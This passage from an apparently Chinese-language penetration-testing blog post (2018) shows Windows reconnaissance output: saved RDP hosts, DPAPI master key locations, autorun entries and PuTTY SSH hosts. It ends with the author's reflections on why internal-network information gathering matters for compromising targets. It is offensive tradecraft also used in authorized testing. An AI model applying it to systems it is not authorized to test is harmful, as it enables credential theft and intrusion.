=== Saved RDP Connection Information (S-1-5-21-1282335229-4272261775-2564332284-500) ===

Host : 192.168.3.106
   UsernameHint : R00TKIT\Administrator

Host : 192.168.3.108
   UsernameHint : WEBSERVER-IIS8\Administrator
```

#### Dpapi Masterkey

=== Checking for DPAPI Master Keys (All Users) === Folder : C:\Users\Administrator\AppData\Roaming\Microsoft\Protect\S-1-5-21-1282335229-4272261775-2564332284-MasterKey : 32da602c-3530-480a-9439-b40fb02cf01d Accessed : 3/6/2018 3:48:22 PM Modified: 3/6/2018 3:48:22 PM MasterKey : 937c3f4d-5b93-414b-8f0e-c250ff988439 Accessed : 6/29/2018 8:13:12 AM Modified: 6/29/2018 8:13:12 AM MasterKey : a4038e57-d76f-4b3d-a8c1-c0efbc506183 Accessed : 6/7/2018 3:08:46 PM Modified: 6/7/2018 3:08:46 PM MasterKey : c7f3754a-70ef-4ab3-b03c-63b0dd369939 Accessed : 10/8/2018 12:07:16 PM Modified: 10/8/2018 12:07:16 PM MasterKey : f9910b98-cbaa-4cf7-a1ad-02480d110cb2 Accessed : 11/12/2017 4:58:09 AM Modified: 11/12/2017 4:58:09 AM Folder : C:\Users\locker\AppData\Roaming\Microsoft\Protect\S-1-5-21-1282335229-4272261775-2564332284-1016 MasterKey : 9000b2a0-3b0f-4449-a084-f7eefa82ce25 Accessed : 6/20/2018 8:57:31 AM Modified: 6/20/2018 8:57:31 AM

#### 系统自启动项

=== Registry Autoruns ===

HKLM:\S0FTWARE\Microsoft\Windows\CurrentVersion\Run :
 "C:\Program Files\VMware\VMware Tools\vmtoolsd.exe" -n vmusr

HKLM:\S0FTWARE\Wow6432Node\Microsoft\Windows\CurrentVersion\Run :
 "C:\services\FileZilla Server\FileZilla Server Interface.exe"

putty 的 ssh 连接记录,等等...其它的就不一一说了

=== Putty SSH Host Hosts (All Users) ===

S-1-5-21-1282335229-4272261775-2564332284-500 :
 ssh-ed25519@222:192.168.3.219
 rsa2@22:192.168.3.153
 rsa2@222:192.168.3.219

#### 一点小结

至此,针对 windows 域和工作组环依托当前 windows 机器进行的各种基础信息搜集过程到这里差不多就算完成了[还有一分部东西可能暂时并未涉及到(比如当前机器为 linux 的内网信息搜集),不过完全不用着急,这些在后面都会再进行单独说明,今天只是简单的第一步,来日方长],其实,说心里话,这些东西完全可以实现脚本化,但是某些,个人就不太建议这样干了,因为目标内网环境和某些特定机器环境的影响,很难完全通过自动化脚本的方式来达到我们的实际要求,比如,某些高防环境下,纯手工都有些困难,更不要说靠脚本了...还是那句话,不用过分的拘泥于某个工具怎么用,其实想的更多的,反而应该是到底都需要获取些什么样的信息,才能帮我们快速的拿下目标机器,而不是一味的机械性把这些命令挨个敲一遍[而且此处所提供的命令,也并不一定非要每次都用上,大家灵活点就好],那样做,单对于个人的技术成长来讲,确实没有任何实际意义,不如把大量的时间花在研究如何更高效的渗透思路思考上,而不是天天纠结于某些工具,个人坚信,只要不是涉及到非常深的数学算法,过硬的编码能力都是可以慢慢积累磨炼出来的,但是优秀的思路却真的不常有,也许有很多朋友会认为,信息搜集,象征性的搜集下就行了,不用太较真,呵呵...这样的情况,如果你不是自己手里直接有各种远程 day,就是你可能真的不太适合做渗透,也许只有当你处在目标内网,绝望无助,举步维艰,几乎找不到任何突破点的时候,突然对于某些信息的敏感度加上自己的经验和直觉,会让你思路顿开,瞬间升华,相信有经验的朋友,应该都能体会到里面的意思,总之,内网信息侦查非常重要,一直也觉得知道要做什么肯定会比怎么做更重要,至于专门针对当前机器的各种提权检查,内网密码搜集,渗透工具隐藏以及域管进程查找会在后面的章节再单独进行说明,更多的废话就不多说了,视大家好运吧 ^\_^

# 微信公众号

# 加入小密圈



by klion

> 2018.9.16